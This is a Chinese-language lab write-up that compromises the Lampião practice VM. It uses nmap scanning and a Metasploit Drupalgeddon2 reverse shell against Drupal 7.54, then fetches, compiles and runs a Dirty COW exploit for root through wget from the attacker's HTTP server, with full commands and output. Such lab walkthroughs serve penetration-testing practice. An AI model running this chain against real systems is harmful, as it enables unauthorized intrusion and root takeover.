0x01 主机扫描，获取IP

```
nmap -sn 192.168.12.0/24

Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 18:47 CST
Nmap scan report for 192.168.12.1
Host is up (0.00013s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.12.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:E9:00:06 (VMware)
Nmap scan report for 192.168.12.129
Host is up (0.00015s latency).
MAC Address: 00:0C:29:D7:B6:FC (VMware)
Nmap scan report for 192.168.12.136
Host is up (0.00024s latency).
MAC Address: 00:0C:29:04:DF:AF (VMware)
Nmap scan report for 192.168.12.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:F6:E6:00 (VMware)
Nmap scan report for 192.168.12.135
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.03 seconds
```

> 可以发现`192.168.12.136`为新主机，也就是Lampiao主机

0x02 端口扫描

```
nmap -p 1-65535 192.168.12.136

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port
```

> 开放了80、22、1898端口


0x03 访问

1、访问`http://192.168.12.136/`，使用御剑进行后台扫描

> 无结果

2、访问`http://192.168.12.136:1898/`，使用御剑进行后台扫描

> 后面发现没啥用



0x04 使用AWVS扫描

```
信息:
Current Drupal version: 7.54.

这个版本下的Drupal有以下漏洞:
CVE-2019-6341
CVE-2019-11358
CVE-2019-11831
CVE-2017-6932
CVE-2017-6929
CVE-2017-6928
CVE-2017-6927
CVE-2019-6339
CVE-2018-1000888
CVE-2018-7600
CVE-2018-7602
CVE-2017-6922
```

0x05 使用msf获得shell

```
search Drupal        # 查找可用模块
```

```
msf6 exploit(multi/http/drupal_drupageddon) > search Drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injecti
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

```
use 1          # 选择模块
show options          # 查看参数
set rhost 192.168.12.136          # 设置远端IP
set rport 1898        # 设置远端端口
run      # 启动模块
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.12.135:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.12.136
[*] Meterpreter session 2 opened (192.168.12.135:4444 → 192.168.12.136:45184) at 2023-02-23 23:11:03 +0800

meterpreter > 
```

0x06 提权

> 利用AWVS扫出来的漏洞进行提权，找了一大堆，就一个能用的，还是上面getshell用到的，不能提权，略过

脏牛提权

```
searchsploit dirty
```

```
┌──(root㉿kali)-[~]
└─#
searchsploit dirty
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)                     | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)                     | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/pass | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method) | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/p | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method) | linux/local/40611.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)                        | linux/local/50808.c
Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirty() in KGSL            | android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' Local File Inclusion                 | php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Local File Inclusion                  | php/webapps/3729.txt
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)                        | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)                        | linux/local/46362.py
------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
# 选择linux/local/40847.cpp 文件

# 将文件复制到任意文件夹，进入该文件夹，开启http服务，并指定端口
python -m http.server 8080
```

```
┌──(root㉿kali)-[~]
└─#
searchsploit dirty
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)                     | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)                     | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/pass | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method) | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/p | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method) | linux/local/40611.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)                        | linux/local/50808.c
Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirty() in KGSL            | android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' Local File Inclusion                 | php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Local File Inclusion                  | php/webapps/3729.txt
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)                        | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)                        | linux/local/46362.py
------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux/local/40847.cpp /tmp

┌──(root㉿kali)-[~]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.12.136 - - [23/Feb/2023 23:39:26] "GET /40847.cpp HTTP/1.1" 200 -
```

```
# 回到msf，进入shell，用wget下载40847.cpp文件
wget http://192.168.12.135:8080/40847.cpp

# 下载成功后编译该文件
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o 40847 40847.cpp -lutil

# 执行文件
./40847

# 得到密码为dirtyCowFun
```

```
meterpreter > shell
Process 12086 created.
Channel 0 created.
wget http://192.168.12.135:8080/40847.cpp
--2023-02-23 12:30:39--  http://192.168.12.135:8080/40847.cpp
Connecting to 192.168.12.135:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10212 (10.0K) [text/x-c++src]
Saving to: '40847.cpp'

     0K .........                                             100%  182M=0s

2023-02-23 12:30:39 (182 MB/s) - '40847.cpp' saved [10212/10212]
```

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o 40847 40847.cpp -lutil
ls
40847
40847.cpp
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
```

```
./40847
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
```

```
[C:\~]$ ssh 192.168.12.136


Connecting to 192.168.12.136:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Feb 23 17:19:20 BRST 2023

  System load: 0.55              Memory usage: 10%   Processes:       203
  Usage of /:  7.5% of 19.07GB   Swap usage:   0%    Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Fri Apr 20 14:46:57 2018 from 192.168.108.1
/usr/bin/xauth:  file /root/.Xauthority does not exist
root@lampiao:~#
```

> 成功连接